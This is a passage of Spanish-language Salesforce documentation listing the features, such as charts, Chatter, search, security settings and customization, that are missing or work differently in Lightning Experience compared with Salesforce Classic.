| Crear y eliminar carpetas de informes y paneles | Las carpetas creadas en Salesforce Classic y su contenido están disponibles en Lightning Experience. Los usuarios pueden guardar dentro de estas carpetas cuando crean o duplican un informe o panel. |
| Compartir carpetas de informes y paneles | Los permisos de colaboración establecidos en carpetas en Salesforce Classic se respetan en Lightning Experience, pero los permisos de colaboración no pueden establecerse ni cambiarse. |
| Buscar carpetas de informes y paneles | Los usuarios no pueden buscar carpetas de informes y paneles en Lightning Experience. Los resultados de búsqueda global incluyen informes y paneles, pero no carpetas de informes y paneles. |

## Gráficos

**Consideraciones cuando se utilizan gráficos en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Gráficos de tablas | Los gráficos de tabla muestran fotografías de Chatter y muestran resaltado condicional, pero los usuarios deben cambiar a Salesforce Classic para configurar estas funciones. |
| Gráficos de combinación | Los gráficos de combinación que incluyen un gráfico de barras verticales apiladas y un gráfico de líneas solo muestran el gráfico de barras verticales apiladas. El gráfico de líneas no se dibuja.<br>Los gráficos de combinación con dos agrupaciones y un gráfico de líneas se muestran de forma diferente en Lightning Experience a como lo hacen en Salesforce Classic. En Lightning Experience, el gráfico de líneas muestra ambas agrupaciones. En Salesforce Classic, el gráfico de líneas solo muestra 1 agrupación (la primera).<br>Para agregar un gráfico de combinación a un panel o modificar uno, cambie a Salesforce Classic.<br>Un gráfico de combinación con dos agrupaciones, dos mediciones y un gráfico de líneas se muestra como un gráfico de barras en Lightning Experience. El gráfico de barras muestra dos agrupaciones, pero no se muestra la medición mostrada por el gráfico de líneas. |
| Gráficos de embudo | Para agregar un gráfico de embudo a un panel o modificar uno, cambie a Salesforce Classic. |
| Gráficos de medidor | Los puntos de interrupción en los gráficos de medidor solo admiten números enteros. Por ejemplo, `5` es un punto de interrupción válido, pero `5,1` no.<br>En informes, los gráficos de medidor aparecen como gráficos de barra. |
| Gráficos de dispersión | Para agregar un gráficos de dispersión a un panel o modificar uno, cambie a Salesforce Classic. |
| Combinar pequeños grupos en “Otros” | Para combinar pequeños grupos, cambie a Salesforce Classic. |
| Editor de gráficos | En el editor de gráficos, los usuarios no pueden:<br>• Limitar el conjunto de datos de informes trazados en el gráfico<br>• Cambiar la dirección de clasificación (excepto en gráficos de tabla, que admiten la clasificación)<br>• Cambiar las unidades de medida (por ejemplo, de metros a centímetros)<br>• Agregar más de 2 agregados |

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| | • Utilizar gráficos desde informes de origen |
| Gráficos con más de 100 dimensiones | En Lightning Experience, si hay más de 100 dimensiones, solo se trazan las 100 primeras dimensiones en el gráfico. Para evitar esta limitación, establezca los filtros de informe que devuelvan 100 dimensiones o menos. |

**Funciones no disponibles en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Gráficos circulares | Los gráficos circulares procedentes de Salesforce Classic se muestran como gráficos de anillos en Lightning Experience. |

CONSULTE TAMBIÉN

Límites de paneles

## Archivos y contenido: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando utilice Salesforce Files y otras funciones de contenido en Lightning Experience. Algunos datos y funciones no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

**Salesforce Files**

- La colaboración de archivos con bibliotecas no es posible en Lightning Experience, pero los archivos en bibliotecas se enumeran en la página de inicio de Archivos en Lightning Experience y cuando se selecciona un archivo de Salesforce para adjuntar a una publicación de noticias en tiempo real.
- Los archivos y datos adjuntos son dos tipos de objetos diferentes, y siempre lo han sido. A diferencia de los archivos, los archivos adjuntos están asociados únicamente con un registro en particular y no se pueden compartir más allá de eso. En Lightning Experience, las cargas en la lista relacionada Notas y archivos adjuntos son archivos. En Salesforce Classic antes de Spring '16, las cargas en esta lista relacionada eran siempre archivos adjuntos en vez de archivos. Para organizaciones existentes, esto significa que la lista Notas y archivos adjuntos puede contener una mezcla de datos adjuntos cargados en Salesforce Classic y archivos agregados en Lightning Experience.

  En la API, cualquier integración existente que recupere datos adjuntos desde la lista Notas y archivos adjuntos no incluye archivos cargados en la lista en Lightning Experience. Se necesita una nueva llamada de API para recuperar archivos así como datos adjuntos.
- En Lightning Experience, las acciones a nivel de filas (como Modificar o Eliminar) no están disponibles para la lista relacionada Archivos, la lista relacionada Notas y archivos adjuntos y listas relacionadas en la página Detalles de archivos. Elimine y gestione archivos utilizando las acciones a nivel de fila en la página de inicio de Archivos o las acciones rápidas en la página de detalle o vista previa de un archivo.
- El establecimiento de archivos como privados no está disponible Lightning Experience.
- La colaboración de archivos a través de un vínculo no está disponible Lightning Experience.

**Sincronización de archivos**
La sincronización de archivos no está disponible Lightning Experience. Pero la página de inicio de Archivos incluye un filtro Sincronizados, de modo que los usuarios pueden acceder fácilmente a cualquier archivo que sincronicen en Salesforce Classic.

**Salesforce CRM Content**
No puede crear o gestionar bibliotecas en Lightning Experience, pero los archivos que están en bibliotecas están disponibles en la nueva interfaz. Los archivos en bibliotecas están disponibles desde la página de inicio de Archivos, y los usuarios pueden compartirlos e interactuar con ellos del mismo modo que en Salesforce Files. Los usuarios pueden examinar cualquier biblioteca a la que tengan acceso, y acceder a los archivos que contienen desde una vista filtrada en la página de inicio de Archivos.

**Documentos**
Los documentos no están disponibles Lightning Experience.

**Files Connect:**
Los usuarios no pueden examinar contenidos en fuentes de datos externas desde la página de inicio de Archivos en Lightning Experience, pero pueden hacerlo cuando seleccionan archivos para adjuntar a publicaciones de noticias en tiempo real. Los usuarios también pueden acceder a referencias de archivos externos que se crearon en Salesforce Classic.

# Chatter: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando sus usuarios colaboren en Lightning Experience. Algunas funciones de Chatter no son compatibles. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

## Noticias en tiempo real de Chatter

**Publicador de Chatter**
Los usuarios pueden redactar estos tipos de publicaciones en Lightning Experience:

- Publicaciones de texto con o sin archivos adjuntos
- Consultas
- Preguntas
- Publicaciones de anuncio en noticias en tiempo real de grupos

Otros tipos de publicaciones, como Gracias no se admiten en estos momentos.

**Compartir publicaciones**
Los usuarios no pueden compartir publicaciones con grupos o seguidores.

**Filtrar y ordenar noticias en tiempo real**
Los usuarios no pueden utilizar filtros para condensar el número de publicaciones que aparecen en noticias en tiempo real.

**Aprobaciones en Chatter**
Los usuarios de Lightning Experience no pueden ver solicitudes de aprobación en Chatter o en la cronología de actividad en registros. Para ver la lista completa de solicitudes que están esperando la aprobación de un usuario, el usuario debe cambiar a Salesforce Classic (o utilizar la aplicación móvil Salesforce1).

**Temas de Chatter**
Los temas de Chatter no están disponibles.

**Emoticonos**
Los emoticonos no están disponibles.

**Resultados de búsqueda resaltados**
Cuando un usuario realiza una búsqueda en noticias en tiempo real, las palabras clave no se resaltan en los resultados de la búsqueda.

**Filtros de resultados de la búsqueda global**
Los usuarios no pueden filtrar los resultados de la búsqueda global por noticias en tiempo real.

**Mensajes de Chatter**
Los mensajes de Chatter no están disponibles.

### Personas y perfiles

Estas funciones no están disponibles cuando se utilizan personas y perfiles en Lightning Experience.

- Lista Todos los usuarios
- Influencia de Chatter
- Restringir la visibilidad de los campos Contacto y Acerca de para empleados, usuarios externos o usuarios públicos (invitados)
- Agregar o cambiar el orden de fichas en perfiles de usuario
- Insignia de moderador en fotos de perfil
- Los administradores no pueden agregar nuevas acciones a las páginas Perfil de usuario. Solo aparecen las opciones Modificar y Detalle de usuario.
- Los usuarios con licencias de Chatter External no pueden modificar sus perfiles.
- La foto de perfil de su comunidad en Lightning Experience es más grande y se muestra con mayor resolución que en Salesforce Classic. Las fotos de perfil cargadas en Salesforce Classic no se muestran bien en Lightning Experience hasta que cargue la foto en Lightning Experience.

### Grupos

Estas funciones no están disponibles cuando se utilizan grupos en Lightning Experience.

- Ver recomendaciones de grupo en las páginas de vistas de lista de grupos.
- Agregar registros a grupos utilizando la acción Agregar registro en grupos de clientes, incluso si usted u otro administrador incluyó la acción en el publicador del grupo.
- Utilice la opción Invitar a personas para invitar a clientes a unirse a grupos utilizando sus direcciones de correo electrónico. En su lugar deberá crear usuarios en su organización para estos clientes y luego utilizar la acción Agregar miembro para agregarlos al grupo.
- Ver la dirección de correo electrónico del grupo o el vínculo Publicar por correo electrónico.

  Si saben o han guardado la dirección de correo electrónico del grupo desde Salesforce Classic, los usuarios podrán aún enviar mensajes de correo electrónico al grupo para publicar en el grupo a través del email.
- Acceder a la configuración de notificación para todo Chatter desde la configuración de notificación del grupo.
- Eliminar archivos de la lista de archivos del grupo.

## Otros productos de Salesforce: Qué no está disponible en Lightning Experience

Estos productos de Salesforce no son compatibles en esta versión de Lightning Experience.

- Comunidades de Salesforce

  Nota: Las comunidades utilizan la experiencia de inicio de sesión de Lightning Experience. Además, las páginas de configuración de Comunidades de Salesforce están disponibles en Lightning Experience.
- Generador de comunidad
- Pardot

- RelateIQ

# Navegación y acciones: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando se navegue y se utilicen acciones en Lightning Experience. Algunas funciones de Salesforce no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

## Navegación

**La barra de navegación Lightning Experience sustituye la barra de fichas**

El concepto de fichas para representar objetos no existe en Lightning Experience. La nueva interfaz actualiza la antigua barra de fichas de Salesforce Classic con un menú de navegación contraíble que está ubicado a lo largo del lado izquierdo de la página.

La barra de navegación predeterminada proporciona acceso a objetos estándar de Salesforce que están disponibles en Lightning Experience, así como Inicio, elementos de Chatter (las noticias en tiempo real principales, las personas y los grupos), archivos, paneles, informes, así como la lista de tareas y el calendario del usuario.

**Aplicaciones y objetos personalizados disponibles desde el Iniciador de aplicación**

Las aplicaciones (incluyendo las *aplicaciones de conjunto de fichas* de Salesforce y las aplicaciones conectadas) así como los objetos personalizados no se incluyen de forma predeterminada en la barra de navegación predeterminada de Lightning Experience. Si su organización utiliza la barra de navegación predeterminada, los usuarios pueden acceder a estos elementos desde el Iniciador de aplicación haciendo clic en en el encabezado. Los objetos personalizados aparecen en la lista de **Otros elementos**.

Aunque Lightning Experience no utiliza el modelo de fichas de Salesforce Classic, tendrá que crear fichas de objetos personalizados para garantizar que sus objetos personalizados estén disponibles en la nueva interfaz.

**Las barras de navegación de Lightning Experience personalizadas admiten la mayoría de las aplicaciones y objetos**

Puede crear aplicaciones Lightning Experience personalizadas con barras de navegación personalizadas y asignarlas a perfiles de usuario. Por ejemplo, cree una aplicación Lightning para su departamento financiero que incluye todos los elementos importantes que necesitan para completar tareas comunes. Con algunas excepciones, puede incluir muchas de las aplicaciones, objetos y otras fichas (incluyendo fichas de Visualforce y fichas Página Lightning y fichas de componentes Lightning) que aparecen en el Iniciador de aplicación de Lightning Experience.

Puede incluir estos objetos de Salesforce en menús de navegación personalizados: Cuentas, Activos, Campañas, Casos, Contactos, Archivos, Paneles, Eventos, Artículos de Knowledge, Candidatos, Oportunidades, Listas de precios, Productos, Informes, Tareas, Arrendatarios, Órdenes de trabajo y sus objetos personalizados. También puede agregar Inicio, las noticias en tiempo real principales de Chatter, Grupos y Personas.

No puede incluir aplicaciones conectadas, como Gmail™, Microsoft Office 365™ y otras aplicaciones de ISV de Salesforce en barras de navegación personalizadas de aplicaciones Lightning Experience.

Los usuarios pueden seguir accediendo a aplicaciones conectadas desde el Iniciador de aplicación.

No existe conexión entre los menús de navegación de Lightning Experience y Salesforce1. Los cambios que realice en el menú de navegación de Salesforce1 no tienen repercusión en las barras de navegación predeterminadas o personalizadas de Lightning Experience y viceversa.

**Abrir vínculos en nuevas ventanas o fichas de navegador**

En general, Lightning Experience admite hacer clic con el botón derecho del ratón y los accesos directos del teclado bajo Windows o Mac para abrir vínculos en nuevas ventanas o fichas de navegador. No obstante, estas opciones no se admiten en algunas áreas de la aplicación, incluyendo:

- Vínculos de las tarjetas Negociaciones más importantes y Registros recientes en la página Inicio
- Iconos de acción, botones y elementos de menú en registros

- Vínculos a notas
- Ver vínculos de informes en paneles
- Vínculos en páginas de configuración en Lightning Experience

Los accesos directos funcionan para abrir nodos desde el menú Configuración en una nueva ficha o ventana. No obstante, el Generador de esquemas y los nodos de Importar datos se abren en Salesforce Classic en vez de en Lightning Experience.

**Las teclas Retorno e Intro se comportan como la acción Guardar en Lightning Experience**

Las teclas utilizadas para crear saltos de línea en áreas de texto largo se comportan de una forma ligeramente diferente en Lightning Experience. Si su cursor está en el área de texto largo y pulsa la tecla Retorno o Intro, el cursor deja el área de texto y seleccione el botón Guardar. Para agregar un salto de línea,pulse Mayús + Intro en su lugar.

### Acciones y botones

Estas acciones y botones no están disponibles Lightning Experience.

- Duplicación profunda
- Eliminación masiva
- Algunas acciones masivas de páginas de inicio de objetos y vistas de lista, incluyendo la modificación o eliminación de elementos múltiples de una lista a la vez o el envío de correo electrónico masivo
- Los botones de colaboración (excepto para Salesforce Files, que incluye opciones de colaboración en la página de inicio de Archivos, las páginas de detalles de archivos y en el reproductor de vista previa de archivos)
- Botones personalizados con una fuente de contenido de OnClick JavaScript
- Los botones personalizados con un origen de contenido de dirección URL que pasan parámetros a páginas estándar en Salesforce Classic, como la precumplimentación de campos al crear un registro

No se admiten las acciones rápidas en objetos externos.

CONSULTE TAMBIÉN

¿Cuál es el destino de las personalizaciones existentes de Salesforce?

Personalización con apuntar y hacer clic: Qué no está disponible en Lightning Experience

## Buscar: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando se realizan búsquedas en Lightning Experience. Algunas funciones relacionadas con las búsquedas no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

**Objetos que se incluyen en búsquedas**

Los siguientes objetos, que tienen capacidad de búsqueda en Salesforce Classic, no la tienen en Lightning Experience: Actividades (Eventos y Tareas), Archivo adjunto, Apoyo, Comunidad, Partida de contrato, Empresa de D&B, Documento, Debate, Asignación, Objetivo, Idea, Transcripción de Live Chat, Macro, Métrico, Pedido, Ciclo de rendimiento, Pregunta, Texto rápido, Presupuesto, Absentismo de recurso, Fondo de premios, Tipo de fondo de premios, Salesforce CRM Content, Usuario de autoservicio, Contrato de servicio, Habilidad de recurso de servicio, Miembro de territorio de servicio, Habilidad, Solución, Tema, Usuario y Partida de orden de trabajo.

**Los resultados de las búsquedas no pueden filtrarse**

Las opciones de filtro “frase exacta” y “limitar a los elementos que poseo” no están disponibles en las páginas de resultados de búsquedas. Además, no puede filtrar los resultados de las búsquedas. La ordenación está disponible, con la excepción de grupos y archivos de Chatter y artículos de Knowledge. Si un campo de texto en los resultados de las búsquedas es demasiado largo para la

anchura de la columna, no puede ver el texto completo en los resultados de las búsquedas. No puede ampliar las anchuras de las columnas.

Para búsquedas, los campos de filtro de búsqueda definidos por el usuario y los filtros de búsqueda dependientes definidos por el administrador no son compatibles.

**Resultados más importantes en vez de Buscar todo**
No hay una opción **Buscar todo** en los resultados de las búsquedas. Resultados más importantes muestra los registros más relevantes agrupados por sus objetos utilizados con mayor frecuencia. Para ver los resultados de otros objetos, haga clic en los nombres de los objetos en el lado izquierdo de la página, bajo Resultados de búsqueda. Los objetos con capacidad de búsqueda se enumeran en el mismo orden que en el menú de navegación. Si no ve un objeto enumerado bajo Resultados de búsqueda, seleccione **Mostrar más** para ver todos los objetos disponibles, enumerados por orden alfabético.

**No hay miniprogramas para artículos de Knowledge en Resultados más importantes**
Los miniprogramas no se muestran cuando aparecen artículos de Knowledge en los resultados de búsquedas de Resultados más importantes. Los miniprogramas se muestran cuando el ámbito de la búsqueda está restringido a Artículos. Además, no puede personalizar qué columnas aparecen en los resultados de las búsquedas. Las columnas predeterminadas son el número de artículo, el estado de la publicación (si el administrador activa la opción) y la fecha de la última modificación.

**Los artículos de Knowledge no pueden clasificarse**
En resultados de búsquedas, la clasificación no está disponible para los artículos de Knowledge.

**No hay barra lateral ni Búsqueda avanzada**
Para buscar, utilice la barra de búsqueda global en el encabezado de Lightning Experience.

**No hay anclaje en la página Resultados de búsqueda**
No puede anclar objetos. El anclado desde Salesforce Classic no afecta el orden de los objetos enumerados en el lado izquierdo de la página, bajo Resultados de búsqueda.

**Las aplicaciones no admiten búsquedas con comodines**
No puede utilizar comodines para realizar una búsqueda de coincidencia parcial para aplicaciones, o cuando busca desde el Iniciador de aplicación.

**No se admiten los filtros de búsqueda dependientes**
Los administradores no pueden establecer filtros para las búsquedas que hacen referencia a campos en el registro del objeto actual (el origen). Por ejemplo, configure el campo del caso `Contacto` para mostrar únicamente los contactos asociados con la cuenta seleccionada en el campo del caso `Nombre de la cuenta` en el mismo registro. No obstante, los filtros de búsquedas relacionadas, que restringen los valores válidos y los resultados de búsquedas, sí se admiten. Por ejemplo, configure el campo de búsqueda `Propietario de cuenta` para mostrar únicamente los usuarios activos en el mismo registro.

**Resultados de búsquedas utilizados para formatos de búsqueda global y del cuadro de diálogo de búsqueda**
Para cambiar los campos que se muestran como columnas en los resultados de la búsqueda global y en el cuadro de diálogo de búsqueda, utilice el formato de búsqueda **Resultados de búsqueda** en una página de detalle de objeto dentro del Gestor de objetos. Para buscar otros formatos (Cuadros de diálogo de búsqueda, Cuadros de diálogo de búsqueda de teléfonos, Ficha, Vistas de lista y Campos de filtro de búsqueda) no son aplicables en Lightning Experience.

**El nuevo botón en el Cuadro de diálogo de búsqueda no admite todos los objetos**
En Lightning Experience, puede crear estos objetos desde ventanas de cuadros de diálogo de búsqueda: cuentas, casos, contactos, objetos personalizados, eventos, candidatos, notas, oportunidades, listas de precios, productos y tareas. Para otros objetos, cree el objeto o el registro que desee antes de utilizar el cuadro de diálogo de búsqueda para asociar registros.

## Configuración de organización: Qué no está disponible en Lightning Experience

Lightning Experience no es compatible con algunos aspectos de su configuración básica de Salesforce. Además, Configuración en Lightning Experience no incluye todas las páginas de configuración que están disponibles en Salesforce Classic.

### Páginas de Configuración

En la mayoría de los casos, Configuración en Lightning Experience está limitado a:

- Páginas que son compatibles con funciones de Lightning Experience
- Páginas de administración que se aplican en toda su organización, como la configuración de la empresa, la seguridad, la gestión de usuarios y la configuración de aplicaciones móviles

Para acceder a otras páginas de configuración, como las de las funciones de Service Cloud, utilice el árbol de Configuración en Salesforce Classic.

### Gestión avanzada de divisas

La gestión de divisas avanzada, o los tipos de cambio con fecha no se admiten en general. No obstante, las oportunidades muestran la cantidad correcta si el campo `Fecha de cierre` está en un formato de página para oportunidades. Como los formatos de página controlan quién ve qué en registros de objetos, solo los usuarios que tienen este formato de página asignado a ellos ven el importe correcto.

### Compatibilidad de idiomas

Los idiomas de escritura de derecha a izquierda, como el árabe y el hebreo, no son compatibles. El resto de las configuraciones regionales e idiomas admitidos en Salesforce son compatibles.

### Skype para Salesforce

Skype para Salesforce solo está disponible en Lightning Experience.

CONSULTE TAMBIÉN

Personalización con apuntar y hacer clic: Qué no está disponible en Lightning Experience

Personalización por programación: Qué no está disponible en Lightning Experience

## Importación y gestión de datos: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando se importan y se gestionan datos en Lightning Experience. Algunas funciones de Salesforce no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

Importación de datos

Data.com

Revise las funciones de Data.com que no están disponibles en Lightning Experience.

### Importación de datos

Estas herramientas de importación de datos heredadas no están disponibles en Lightning Experience.

- Cuentas y contactos
- Candidatos
- Soluciones
- Objetos personalizados

Utilice el Asistente de importación de datos si está importando menos de 50.000 registros. Utilice el Cargador de datos si está importando más de 50.000 registros.

### Data.com

Revise las funciones de Data.com que no están disponibles en Lightning Experience.

#### Data.com Prospector

- Los usuarios no pueden buscar o agregar candidatos.
- Los usuarios no pueden buscar contactos.

  Consejo: En Lightning Experience, los usuarios pueden buscar y agregar contactos relacionados con un registro de cuenta.

- Los usuarios no pueden buscar cuentas por clasificación del sector.

#### Data.com Clean

- No puede activar o desactivar Data.com Clean.
- No puede configurar trabajos de Data.com Clean o ver mediciones o datos estadísticos de trabajos de Clean.
- Si está utilizando un trabajo de Clean y no tiene una regla Información de empresa activada en el objeto, los usuarios no pueden limpiar los registros manualmente. Incluso si el botón Limpiar asociado con trabajos de Clean se incluye en el formato del objeto, el botón no se muestra en Lightning Experience.
- No puede modificar campos en objetos Información de limpieza (Cuenta, Candidato y Contacto).

## Automatización de procesos: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando se utilicen funciones de automatización de procesos en Lightning Experience. Process Builder y Visual Workflow son completamente compatibles. Visual Workflow y Aprobaciones también son compatibles pero tienen algunas limitaciones.

### Solicitudes de aprobación

**Localización de solicitudes de aprobación**

- Los usuarios pueden ver solicitudes de aprobación desde sus notificaciones o a través de la lista relacionada Historial de aprobaciones en el registro que necesita aprobarse.
- Los usuarios de Lightning Experience no pueden ver solicitudes de aprobación en Chatter o en la cronología de actividad en registros.
- Para ver la lista completa de solicitudes que están esperando la aprobación de un usuario, el usuario debe cambiar a Salesforce Classic (o utilizar la aplicación móvil Salesforce1).

**Respuesta a solicitudes de aprobación**

Estas opciones no están disponibles.

- Recuperación de solicitudes de aprobación.
- Reasignación de solicitudes de aprobación.
- Selección manual del siguiente aprobador. En el caso de las solicitudes de aprobación que requieran esta selección manual, el aprobador debe iniciar sesión en el sitio completo de Salesforce.
- Desbloqueo de un registro que está bloqueado para su aprobación

**Lista relacionada del historial de aprobaciones**
La lista relacionada Historial de aprobaciones no incluye el botón Enviar para aprobación.

### Distribución de flujos

El modo en que distribuye flujos a sus usuarios depende de si la función relevante está disponible en Lightning Experience. Por ejemplo, las fichas web no son compatibles, pero sí las páginas de Visualforce.

### Entrevistas de flujo en pausa

Para reanudar entrevistas de flujo en pausa, sus usuarios deben cambiar a Salesforce Classic o utilizar Salesforce1.

## Seguridad: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando se utilicen funciones de seguridad de Salesforce en Lightning Experience. Algunas funciones no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

### Configuración de colaboración

Lightning Experience respecta las reglas de colaboración de su organización. La página Configuración de colaboración está disponible en Configuración en Lightning Experience, pero algunas opciones no se aplican en Lightning Experience.

**Colaboración manual de registros de usuarios**
Esta casilla de verificación activa o desactiva la colaboración manual en registros de usuarios a través del botón **Colaboración**. Este botón solo está disponible en Salesforce Classic.

**Grupos de gestores**
Esta casilla de verificación activa o desactiva la colaboración de registros con gestores y grupos de subordinados de gestores, que está disponible a través de reglas de colaboración, colaboración manual y colaboración gestionada por Apex. La colaboración manual a través del botón **Colaboración** está disponible únicamente en Salesforce Classic.

**Visibilidad del usuario de portal**
Esta casilla de verificación permite que los usuarios de portal sean visibles para otros usuarios de portal en la misma cuenta o únicamente para aquellos usuarios que estén por encima de ellos en la jerarquía de funciones. Los portales están disponibles en Salesforce Classic únicamente.

### Niveles de seguridad de sesión

Si su organización establece una política que requiere una sesión de alta seguridad para acceder a informes y paneles, se bloquean los usuarios con una sesión de seguridad estándar de informes y paneles en Lightning Experience. Del mismo modo, los elementos Informes y Paneles no aparecen en el menú de navegación. En Lightning Experience, no puede elevar el nivel de sesión a alta seguridad redireccionando al usuario para que complete la autenticación de dos factores.

Como alternativa, los usuarios con una sesión de seguridad estándar pueden cerrar sesión e iniciar sesión de nuevo utilizando un método de autenticación definido como de alta seguridad por su organización. Pueden por lo tanto tener acceso a informes y paneles. Además, pueden cambiar a Salesforce Classic, donde se les solicita aumentar el nivel de sesión cuando intentan acceder a informes y paneles.

### Niveles de privilegios de sesión

Las sesiones obtenidas en un contexto de Lightning Experience utilizando `$Api.Session_ID` o `GETSESSIONID()` tienen privilegios similares a los de la sesión Lightning. Como con la sesión Lightning, no puede utilizar estos Id. de sesión para realizar llamadas de API.

### Seguridad de transacciones

Cuando se selecciona la acción para una política de Seguridad de transacciones, la autenticación de dos factores no está disponible para el tipo de evento AccessResource. Se utiliza la acción Bloquear en su lugar.

### Cifrado de plataforma

Los datos cifrados no se enmascaran en Lightning Experience al utilizar la asignación de números de serie JSON o Database.Query(). Esos datos se presentan en texto normal, tengan los usuarios o no el permiso "Ver datos cifrados".

## Personalización con apuntar y hacer clic: Qué no está disponible en Lightning Experience

Muchas de sus personalizaciones con apuntar y hacer clic funcionan perfectamente en Lightning Experience. Pero algunas personalizaciones no se aplican o no son compatibles con la nueva interfaz.

**Menú de acceso rápido de Force.com**
Este menú, con accesos directos a varias funciones de personalización de aplicaciones y objetos está disponible únicamente en Salesforce Classic.

**Marca personalizada**
No es posible aplicar un logotipo personalizado a la nueva interfaz, pero puede crear una aplicación Lightning con un logotipo y color personalizados.

**Botones JavaScript personalizados**
Los botones personalizados que utilizan una fuente de contenido JavaScript no son compatibles en Lightning Experience. Puede sustituir algunas de las funciones cubiertas por estos botones utilizando acciones de componentes Lightning, herramientas de apuntar y hacer clic como Process Builder, Visual Workflow o enfoques dirigidos por código de programación.

**Ayuda personalizada**
No puede personalizar elementos en los menús de ayuda en las páginas de Lightning Experience. No obstante, si creó ayuda personalizada para vínculos "Ayuda para esta página" en Salesforce Classic, estos vínculos siguen mostrando su ayuda cuando se incrustan páginas clásicas en la nueva interfaz de usuario, como en el árbol de Configuración.

### Personalizaciones específicas de objetos

Una personalización específica de objeto es algo que crea para un objeto en particular. Los ejemplos incluyen campos, formatos de página, tipos de registros y desencadenadores de Apex. La mayoría de las personalizaciones específicas de objetos están disponibles en el Gestor de objetos o directamente en el árbol de Configuración. Desde Configuración, introduzca *`Gestor de objetos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestor de objetos**.

Nota: Los objetos no aparecen en el Gestor de objetos (o en ningún punto de Configuración) si están relacionados con funciones que no son compatibles en Lightning Experience, como eventos clave de casos.

**Campos estándar**
Para modificar campos estándar, haga clic en el nombre del campo y, a continuación, haga clic en **Modificar**. A diferencia de Salesforce Classic, no puede modificar campos estándar directamente desde la página de detalle de objeto.

**Formatos de página**

Las personalizaciones de la página de registros realizadas en Salesforce Classic (para objetos personalizados y estándar) también afectan a las páginas de registros en Lightning Experience. Sin embargo, algunos elementos de páginas aparecen de forma diferente en Lightning Experience, y algunos no son compatibles.

No puede acceder a los formatos de página para perfiles de usuario desde Lightning Experience.

Los casos tienen una lista relacionada especial dedicada a formatos de página de cierre de casos.

Estos elementos del formato de página no son compatibles en Lightning Experience:

- Espacios en blanco
- Búsquedas ampliadas
- Tarjetas móviles
- S-Control
- Secciones
- Etiquetas

No puede utilizar el editor de formato de página mejorado para personalizar el formato de páginas de registros cuando se visualizan en Lightning Experience. Puede crear una página de registro de Lightning Experience personalizada con el Generador de aplicaciones Lightning, y asignar páginas de registro diferentes a aplicaciones Lightning diferentes. Todos los usuarios en la aplicación Lightning ven el mismo formato de registro, independientemente del tipo de perfil o registro.

**Desencadenadores**

Los desencadenadores aparecen en el Gestor de objetos únicamente si tiene el permiso de usuario "Autor de Apex".

Los desencadenadores para algunos objetos estándar no aparecen en el Gestor de objetos; consulte Personalizaciones de objetos que no están en el Gestor de objetos. Acceda a estos desencadenadores directamente desde el cuadro Búsqueda rápida en Configuración.

**Conjuntos de campos**

Los conjuntos de campos no están disponibles Lightning Experience. Si usted o alguien de su organización creó un conjunto de campos mientras utilizaba Salesforce Classic, verá la variable global para los conjuntos de campos en campos de fórmula y páginas de Visualforce, pero no podrá gestionarlos en Lightning Experience.

**Reglas de colaboración de Apex**

No disponibles en Lightning Experience.

**Nuevos cálculos de colaboración de Apex**

No disponibles en Lightning Experience.

## Personalizaciones de objetos que no están en el Gestor de objetos

El Gestor de objetos no incluye algunas personalizaciones de objetos para objetos estándar, como desencadenadores para comentarios de casos. Acceda a estas personalizaciones de objetos a través del cuadro `Búsqueda rápida`. Por ejemplo, desde Configuración, introduzca *`Comentario de caso`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Desencadenadores de comentarios de casos**.

**Desencadenadores**

- Desencadenadores de comentarios de casos
- Desencadenadores de mensajes de correo electrónico
- Desencadenadores de comentarios de noticias en tiempo real
- Desencadenadores de elementos de noticias en tiempo real
- Desencadenadores de grupos

- Desencadenadores de miembros de grupos
- Desencadenadores de registros de grupos
- Desencadenadores de temas
- Desencadenadores de asignaciones de temas

**Formatos**

- Formatos de noticias en tiempo real
- Formatos de grupo
- Formatos del publicador

CONSULTE TAMBIÉN

Navegación y acciones: Qué no está disponible en Lightning Experience

¿Cuál es el destino de las personalizaciones existentes de Salesforce?

Formatos de página en Lightning Experience

# Personalización por programación: Qué no está disponible en Lightning Experience

Muchas de sus personalizaciones por programación funcionan en Lightning Experience. Pero la nueva interfaz afecta al modo de comportarse de algunas funciones como páginas Lightning y Visualforce.

## Páginas Lightning

Las fichas de páginas Lightning y páginas Lightning personalizadas están disponibles en estos momentos únicamente para la aplicación móvil Salesforce1, y no están disponibles en Lightning Experience.

## Visualforce

A continuación se describen algunas de las consideraciones más importantes para organizaciones que han personalizado Salesforce con Visualforce. Para consultar los detalles completos, consiga una nueva insignia de desarrollador completando Visualforce & Lightning Experience en Trailhead.

**Visualforce se contiene en un iframe en Lightning Experience**

En Salesforce Classic, Visualforce dispone de la página completa. En Lightning Experience, se contiene en un iframe incrustado. Esta contención tiene un número de efectos, y es la razón principal por la que el módulo Trailhead completo está dirigido a tratar los detalles.

**`sforce.one` ya no se usa solo para Salesforce1**

El objeto de utilidad JavaScript `sforce.one` solía estar disponible únicamente en páginas de Visualforce cuando se ejecutaba en Salesforce1. Si su organización activa Lightning Experience, también se incorpora a páginas cuando se ejecutan en Lightning Experience.

En el pasado, la detección de la presencia de `sforce.one` era una forma de indicar el contexto de experiencia de usuario en el que se ejecutaba su código. En la actualidad, existen mejores métodos compatibles para determinar el contexto de experiencia de usuario.

